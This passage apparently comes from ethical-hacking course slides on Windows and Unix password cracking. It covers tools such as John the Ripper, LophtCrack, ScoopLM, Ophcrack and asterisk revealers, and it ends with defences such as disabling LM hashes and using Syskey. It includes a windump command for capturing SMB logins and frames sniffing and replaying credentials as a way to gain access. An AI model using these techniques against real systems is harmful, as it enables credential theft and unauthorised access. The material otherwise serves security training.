
Usage: john [OPTIONS] [PASSWORD-FILES]
-single                "single crack" mode
-wordfile:FILE -stdin  wordlist mode, read words from FILE or stdin
-rules                 enable rules for wordlist mode
-incremental[:MODE]   incremental mode [using section MODE]
-external:MODE        external mode or word filter
-stdout[:LENGTH]     no cracking, just write words to stdout
-restore[:FILE]      restore an interrupted session [from FILE]
-session:FILE        set session file name to FILE
-status[:FILE]       print status of a session [from FILE]
-makechars:FILE      make a charset, FILE will be overwritten
-show                show cracked passwords
-test                perform a benchmark
-users:[-]LOGIN!UID[,...] load this (these) user(s) only
-groups:[-]GID[,...]  load users of this (these) group(s) only
-shells:[-]SHELL[,...] load users with this (these) shell(s) only
-salts:[-]COUNT     load salts with at least COUNT passwords only
-format:NAME         force ciphertext format NAME (DES/BSDI/MD5/BF/AFS/LM)
-savemem:LEVEL       enable memory saving, at LEVEL 1..3
```

# Password Sniffing

Password guessing is a tough task

Why not just sniff credentials off the wire as users log in to a server and then replay them to gain access?

If an attacker is able to eavesdrop on NT/2000 logins, then this approach can spare lot of random guesswork





# How to Sniff SMB Credentials

Run windump (tcpdump equivalent) with this command:

- `windump -nes 0 -w C:\cehfile tcp[28]=0x72`  
or `tcp[28]=0x73` or `tcp[40]=0x72` or  
`tcp[40]=0x73`




# Sniffing Hashes Using LophtCrack

The screenshot displays the LophtCrack 2.5 application interface. The main window, titled 'Untitled - LophtCrack 2.5', features a menu bar (File, Edit, Tools, Window, Help) and a table with columns: User Name, LanMan Password, <8, NT Password, and LanMan Hash. Two 'SMB Packet Capture Output' windows are overlaid. The smaller window shows a table with Source IP and Destination IP columns, listing three entries from 10.0.0.25 to 10.0.0.91. The larger window shows a table with columns: Username, Challenge, LanMan Hash, and NT Hash, listing three entries for the username 'trator'. Both capture windows include 'Save Capture' and 'Clear Capture' buttons. The main application window has a status bar that reads 'Ready'.

# Tool: ScoopLM

This tool captures LM/NTLM authentication exchange on the network

Supports microsoft-ds, Active Directory, NTLMv2 on NetBIOS over TCP/IP, Telnet, IIS (HTTP), and DCOM over TCP/IP




The screenshot shows the ScoopLM application window. At the top, there is a menu bar with 'File', 'View', and 'Help'. Below the menu bar is a text box containing the IP address '192.168.0.3', a 'Stop' button, and a 'Clear' button. The main area of the window contains a table with the following columns: Server, Client, Account, Result, Challenge, and LM res. The table contains four rows of data:

Server	Client	Account	Result	Challenge	LM res
192.168.0.1	192.168.0.2	fred\MYDOMAIN	OK	EF3FC7DC0REER0D	7FE116
192.168.0.1	192.168.0.2	bob\MYDOMAIN	OK	CB2A6A720DF63192	A0372B
192.168.0.1	192.168.0.2	administrator\BDDOMAIN	OK	F6D68205A6128CF2	815422
192.168.0.1	192.168.0.2	guest\BDDOMAIN	OK	B7A324B0DF5EBE5F	D7283C

Below the table is a text box containing the following text:

```
Aug 27 2002 21:40:59  
3657657171 1795218777 192.168.0.1 192.168.0.2  
NC = T
```



# Password Cracking Tools

Main purpose of the LCP program is user account passwords auditing and recovery in Windows NT/2000/XP/2003

## Features:

- Account information imports:
  - Import from local computer
  - Import from remote computer
  - Import from SAM file
  - Import from .LC file
  - Import from .LCS file
  - Import from PwDump file
  - Import from Sniff file
- Passwords recovery:
  - Dictionary attack
  - Hybrid of dictionary and brute force attacks
  - Brute force attack




# LCP: Screenshot

User Name	LM Password	NT Password	<8	>14	LM Hash	NT Hash
BillG	YOKOHAMA	YokoHama			5ECD9236D21095CE7...	C04EB42B9F5B114C8...
Administrator	SCALENOSIS	ScaleNOSIS			70CC402DD3C79175G...	C7C2622D76D3G001C...
fredc	CRACKPOT	crackpot			3466C2B0487FE39A41...	80030E356D15FB1942...
twoa	AA	aa	x		89D42A44E7714QAAA...	C5663434F963BE79C8...
william	IMPUNITY	impunity			DBC5E5CBA8028091B...	6B6E0FB2ED246885B...
threea	AAA	aaa	x		1C3A2B6D939A1021A...	E24106942BF38BCF57...
foura			x		DCF9CAA6DBC2F2DF...	FA5664875FFADF0AF...

SID&User program is SID and user names getting tool for Windows NT/2000/XP/2003

## Features:

- SID getting for a given account name
- Getting of an account name for single SID or account names for SID range



# Tool: Ophcrack 2

Ophcrack 2 is a Windows password cracker based on the faster time-memory trade-off

It uses the rainbow tables

Ophcrack 2.3 supports Graphical User Interface and runs on Windows, Mac OS X (Intel CPU), and Linux

Features:

- Ophcrack cracks 99% of:
  - Passwords of length 6 or less composed by the characters in this set
  - Alphanumeric passwords of length 7 (lower- and uppercase)
  - Alphanumeric passwords of length 8 (lowercase only)



# Ophcrack 2: Screenshot



Crack is a password guessing program

It is designed to quickly locate insecurities in Unix (or other) password files by scanning the contents of a password file, looking for users who have mistakenly chosen a weak login password

## Features:

- Uses less memory
- API for ease of integration with arbitrary password file format
- Brute force password cracker
- Supports Solaris, Linux, FreeBSD, NetBSD, OSF, and Ultrix



# Tool: Access PassView

Access PassView tool reveals the database password of every password-protected mdb file that was created with Microsoft Access 95/97/2000/XP

It can be useful if you have forgotten the Access Database password and you want to recover it


There are two ways of getting the password of the mdb file:

- Drag & Drop
- Command-line



## Limitations:

- In Access 2000/XP files, this utility cannot recover passwords that contain more than 18 characters
- This utility shows only the main database password. It cannot recover the user-level passwords




# Tool: Asterisk Logger

Asterisk Logger reveals passwords that are stored behind the asterisks

## Features:

- Displays additional information about the revealed password such as the date/ time on which password was revealed, the name of the application that contains the revealed password box, and the executable file of the application
- Allows you to save the passwords to HTML file



The screenshot shows the Asterisk Logger application window with a menu bar (File, Edit, Options, Help) and a toolbar. Below the toolbar is a table with the following data:

Window Title	Password	Date/Time	Application	Executable
Inbox - IncrediMail Xe - Main Identity	passoik7781	16/06/2003 19:03:23	IncrediMail Application	F:\Prog
Site Settings for test1	password1	16/06/2003 19:02:24	CuteFTP	F:\Prog
Site Settings for test2	password2	16/06/2003 19:02:21	CuteFTP	F:\Prog
WinVNC: Current User Properties	Trf4451A	16/06/2003 19:02:44	VNC server for Win32	F:\Prog

At the bottom of the window, it says "4 item(s), 1 Selected".

# Tool: CHAOS Generator

CHAOS Generator is a tool that generates passwords of any length and character content



It creates alphabetic, numeric, alphanumeric, or all keyboard characters passwords of user-defined lengths




# Tool: Asterisk Key

Asterisk Key shows passwords hidden under asterisks

## Features:

- Uncovers hidden passwords on password dialog boxes and web pages
- State-of-the-art password recovery engine: All passwords are recovered instantly
- Supports multilingual passwords
- Full install/uninstall support



# Password Recovery Tool: MS Access Database Password Decoder

The 'MS Access Database Password Decoder' utility was designed to decrypt the master password stored in a Microsoft Access database





Enforce 8-12 character alphanumeric passwords

Set the password change policy to 30 days

Physically isolate and protect the server

Use SYSKEY utility to store hashes on disk

Monitor the server logs for brute force attacks on user accounts



# Do Not Store LAN Manager Hash in SAM Database

Instead of storing your user account password in cleartext, Windows generates and stores user account passwords by using two different password "hashes"

When you set or change the password for a user account to a password that contains fewer than 15 characters, Windows generate both LAN Manager hash (LM hash) and Windows NT hash (NT hash) of the password

These hashes are stored in the local Security Accounts Manager (SAM) database or in Active Directory

The LM hash is relatively weak compared to the NT hash and so it is prone to fast brute-force attack. Therefore, you may want to prevent Windows from storing an LM hash of your password

# LM Hash Backward Compatibility

Windows 2000-based servers and Windows Server 2003-based servers can authenticate users who connect with computers that are running the earlier versions of Windows

Windows 95/98 clients do not use Kerberos for authentication

For backward compatibility, Windows 2000 and Windows Server 2003 support:

- LAN Manager (LM) authentication
- Windows NT (NTLM) authentication
- NTLM version 2 (NTLMv2) authentication

# LM Hash Backward Compatibility (cont'd)

The NTLM, NTLMv2, and Kerberos all use the NT hash, also known as the Unicode hash

The LM authentication protocol uses the “LM hash”

*It is best to prevent storage of the LM hash if you do not need it for backward compatibility. If your network contains Windows 95, Windows 98, or Macintosh clients, you may experience the following problems if you prevent the storage of LM hashes*

# How to Disable LM HASH

## Method 1: Implement the NoLMHash Policy by Using Group Policy

- Disable “Network security: Do not store LAN Manager hash value on next password change” in Local Security Policy → Security Options

## Method 2: Implement the NoLMHash Policy by Editing the Registry

- Locate the following key:
- HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
- Add Key, type NoLMHash

## Method 3: Use a Password that is at least 15 Characters Long

- Windows store an LM hash value that cannot be used to authenticate the user

# Password Brute-Force Estimate Tool

**USE TO ESTIMATE TIME FOR THE MORE DIFFICULT BRUTE FORCE ONLY**

(DICTIONARY LOOKUP ATTACKS WHICH ARE TRIED USUALLY FIRST TAKE SECONDS AND GET AN AVERAGE OF 25% OF ALL PASSWORDS)

[to MandylionLabs Web Site](#)

defined by (see "how to use this calculator" tab):

	Character Set Size	Entropy or Keyspace of password
Upper Case Letters	26	676
Lower Case Letters	26	676
Numbers	10	10
Special Characters	32	1
or Purely Random Combo of Alpha/Numeric	62	1
Y Random Combo of Alpha/Numeric/Special	94	1
WORD SUBJECT TO A DICTIONARY ATTACK	5	1
password length in Characters	5	4,569,760 or
		<b>4 million combinations</b>


# Syskey Utility

The key used to encrypt the passwords is randomly generated by the Syskey utility

Encryption prevents compromise of the passwords

Syskey uses 128-bit encryption to encrypt the system hash

Syskey must be present for the system to boot



AccountAudit enables network administrators to examine user account database of a Domain Controller in a Windows Domain

It can report on common security risks such as accounts without password, locked accounts, accounts with non-expiring passwords, and other scenarios

AccountAudit also includes an account information tool that allows to review information for specific user accounts

The reports are generated in HTML format and includes notes, recommendations, and risk ratings





# AccountAudit: Screenshot



Copyright 2002 by Randy Glasbergen. [www.glasbergen.com](http://www.glasbergen.com)



**“I don’t have to wait for my television to boot up!  
I don’t have to wait for my stereo to boot up!  
I don’t have to wait for my microwave to boot up!”**

Copyright 2001 by Randy Glasbergen. [www.glasbergen.com](http://www.glasbergen.com)



**“Crashing is an expression of hostility against your network administrator. Though you appear to be uncooperative, it’s actually a desperate cry for help.”**




# System Hacking: Part II



## Escalating Privileges

# CEH Hacking Cycle

